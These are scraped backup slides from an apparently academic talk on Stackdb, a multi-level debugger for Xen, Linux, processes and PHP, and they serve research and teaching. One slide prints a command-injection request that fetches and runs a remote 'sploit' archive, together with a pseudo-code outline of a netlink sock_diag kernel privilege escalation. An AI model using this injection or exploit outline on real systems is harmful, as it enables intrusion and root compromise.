Summary: Stackdb §Debug targets at any level of a system stack §Provides an extensible framework to build new drivers, and composing stacks of targets §Identified and solved challenges that complicate stacking §Implemented several real, useful drivers for targets §Performance good enough for interactive and live analysis Stackdb is open source and available at http: //www. flux. utah. edu/project/a 3 37
Backup Slides
Performance 39

Thoughts and Intuition §Expectations? Debuggers always impose a ton of overhead § How much is too much? Breaking app is bad; annoying user is tolerable? § Workload-dependent (if you probe a hot path, it’s your problem) §Intuition for thinking about debugger performance: § Best case overhead is a function of base system interrupt-handling time § Xen: handle VMEXIT from guest; pass exception to Dom 0; r/w CPU/mem; resume guest § Ptrace: handle process debug trap in OS; signal debugger process; r/w mem/CPU; context-switch § Stackdb’s source of additional overhead is “model maintenance” § Scanning memory to see if thread state, memory state, changes—or actively probing those paths to see when it does § The higher the stack of overlay targets, the more model maintenance (i. e. read mem) required §Goal: show that it’s usable, although unoptimized §Goal: show that stacking doesn’t add prohibitive overhead 40

Experiment §Simple app: open() in C, fopen() in PHP; tight loop, fixed # iterations § Run in Dom. U and measure time for each iteration of open() loop § Stackdb runs in Dom 0 §Platform: single quad-core 2. 4 GHz 64 -bit server, 12 GB RAM § Xen 4. 3, Linux 3. 8 paravirt guest § 5 configurations (“stacks”) of Stackdb targets § 3 using Xen base: just Xen target; then add Process target; then add PHP target § 2 using Ptrace base: just Ptrace target; then add PHP target §At each level, probe the appropriate open() function § sys_open in OS; open() in libc; fopen() in PHP 41

Results Source Baseline Xen +Process +PHP Ptrace +PHP C 3. 95 1, 449 1, 308 --- 391 --- PHP 8. 15 1, 477 1, 314 8, 897 1, 412 3, 194 §Times above: microseconds to execute one open() loop iteration §Xen: significant overhead from VMI-based probes § Several VM context switches, reading memory § Absolute perf overhead is not large; fine for scripted/interactive use §Process: less cost for libc open() probe than for sys_open OS probe? § Anomaly? No, just sys_open vs open §PHP: § Does add significant overhead; this is “model maintenance” 42

Xen Driver base §Target: an object that models a program at one level Xen Target. API Linux Target. API overlay Process Target Xen Target. API Process Driver. API Apache overlay Driver. API PHP Target Driver. API Stackdb PHP Driver User Analysis CPU/Mem xenctrl §Driver: provides debug inspection and control of a type of program § Base drivers: use a well-defined API to attach to and control the system § Overlay drivers: emulate the well-defined API at their level by operating on an underlying target and its program §Target API: an extensive library of functions to invoke against a Target § Callable both by user analyses and by Drivers (especially Overlay drivers) §Driver API: set of low-level operations to control and monitor a program § Target API uses these to provide its generic functionality 43
Targets §Primary object with which the user interacts, via Target API §Corresponds to and models an executing program § Kernel, process, higher-level language/runtime… §To debug a target, model it, and control its execution §Generic target model: multiple threads sharing address space(s) § Each thread has its own CPU state § Each address space subdivided into regions and ranges § Symbols and source-level debuginfo associated with each region §Controlling execution: § Thread-level pause/resume § Probes: breakpoints, watchpoints § Exception handling 44

Drivers and the Driver API §A driver provides access to a particular software layer in the stack §Attaches to, models, and controls a program executing at that layer §Implements the Driver API § Generic Target API calls Driver API functions to perform low-level operations § model functions § load. Spaces, load. Regions, load. Debugfiles § control functions § pause/resume, monitor/poll, handle. Exception, step. Start, step. End, handle. Overlay Exception, handle. Interrupted. Step § probe functions § {add, del}SWBreak, HWBreak, probe. Symbol § cpu/mem functions § {read, write}Reg, {read, write}Mem, v 2 p, {read, write}Phys. Mem § overlay functions § lookup. Overlay. Thread, create. Overlay 45
Probes §Probes provide breakpoints and watchpoints § Users register pre and post handler callbacks § Users can schedule actions to occur on probe hits—single stepping, read/write mem/registers, abort a function §Probes are hierarchical § Metaprobes register atop one or more basic or metaprobes § Metaprobes receive pre and post events from underlying probes § Can filter/reduce results, pass on to higher-level probes §Several useful metaprobes: § Function entry/exit § Inlined symbol instances § Function instruction (probe all instances of chosen x 86 instrs in function) § Symbol-value (probe a symbol; fire user handlers when regexp filters match) § Keeps per-stack record of invocations to handle recursive/nested function calls 46
Overlays: Exceptions §Handling overlay exceptions: § If underlying and overlay targets share execution model… § Underlying target demuxes exception to itself, or an overlay, for handling § If not… § Overlay target must either receive exceptions from another source (unlikely) § Overlay driver must implement its probes by probing the underlying target 47
Creating a New Overlay Driver How do I author an overlay Driver for a higher-level language… PHP? §Understand the language execution engine and runtime § Probably you can’t hook into any internal debug support (malloc)… § …or choose not to use it to avoid modifying execution/control flow §Model the target and provide control 1. Create a simple memory model—single address space/region/range 2. Create a thread for each language thread (direct, Mx. N, …) 3. Read/parse/load symbol info, probably from underlying target’s memory 4. Implement overlay probing by placing probes in the nderlying target’s execution engine (hierarchical probes) 5. Single stepping: step statements if possible; unwind frames if possible 6. Disable irrelevant Driver API calls (i. e. , no Read. Reg for PHP!) 48

The Exploit: Source Detail GET printhash. php? uname=ar/log/syslog ; wget hack. net/sploit. tar. gz ; tar xzf sploit. tar. gz ; . /sploit PHP sploit Apache Linux Xen CPU/Mem sploit(){commit_creds(prepare_cred(0)); } shcode = asm(“… call sploit”); nl_req. r. sdiag_family = bad_array_index; sock = socket(PF_NETLINK, SOCK_DIAG); mmap(magic_addr, len, MAP_ANON); memset(magic_addr, 0 x 90); memcpy(shell_code, magic_addr+N); send(sock, &nl_req); __sock_diag_rcv_msg() { handlers[bad_array_index]>(); } sploit() { commit_creds(); } commit_creds() { task->uid = 0; } 49
Java… It’s Complicated §Java debugging: JDB client connects to JDB-enabled JVM § JDB has to be enabled at JVM startup § JDB exposes symbols and types; provides JVM control (breakpoints, stepping, etc. ) §Problem: Stackdb cannot leverage JDB’s client<->server debug model from outside a VM § Would need to alter JVM’s execution flow, do funky client-server I/O §Solution? § Observe and monitor the bytecode/JIT engine to implement debug control (breakpoints, stepping) § Read symbol and type info from memory 50
The Future §Obvious optimizations—so little time, need to time-travel myself § Aggressive target mmap caching; page guards/shadow PT tricks; … §Altering VM state more easily § Use the VM’s code “against itself” to change VM data structures § Hot VM clone; change execution in clone, speculatively, to determine data side effects and “apply” them without actually changing real VM execution §Language interface § C/C++ good implementation language; but bad user-level language § Hook Stackdb up to a “debugger DSL” and/or a dataflow language 51
- Slides: 51